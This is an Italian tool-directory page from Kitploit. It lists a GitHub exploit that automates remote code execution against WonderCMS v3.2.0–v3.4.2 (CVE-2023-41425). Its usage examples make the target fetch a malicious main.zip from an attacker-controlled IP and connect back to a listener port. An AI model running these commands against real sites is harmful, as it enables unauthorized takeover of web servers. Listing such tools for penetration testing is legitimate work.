
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
Strumenti/GitHubGitHub/twappz/cve-2023-41425
Generazione di PayloadAnalisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration Testing
GitHubtwappz/cve-2023-41425

CVE-2023-41425

WonderCMS RCE CVE-2023-41425

Vedi Repository
112 anni faNon ancora revisionato

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi

RCE per WonderCMS versioni v3.2.0 fino a v3.4.2

Le versioni v3.2.0 fino a v3.4.2 di WonderCMS con vulnerabilità XSS permettono a un attore malintenzionato di ottenere RCE caricando un componente su installModule CVE-2023-41425 (Non è necessario conoscere la password).

Caratteristiche:

  • Sfruttamento automatizzato di CVE-2023-41425
  • Facilità di specificare l'host remoto da cui scaricare il file zip

Utilizzo/Esempi

Specificando l'host remoto da cui viene scaricato il file main.zip

./exploit.py -u http://example.com/loginURL -i 10.10.14.110 -p 4321 -r http://10.10.14.110:8000/main.zip

OPPURE non specificando il file main.zip. Per impostazione predefinita, lo scarica da main.zip

./exploit.py -u http://example.com/loginURL -i 10.10.14.110 -p 4321

Schermate

Useage Useage

🔗 Links

my website youtube twitter instagram Hack the box

Scarica lo strumento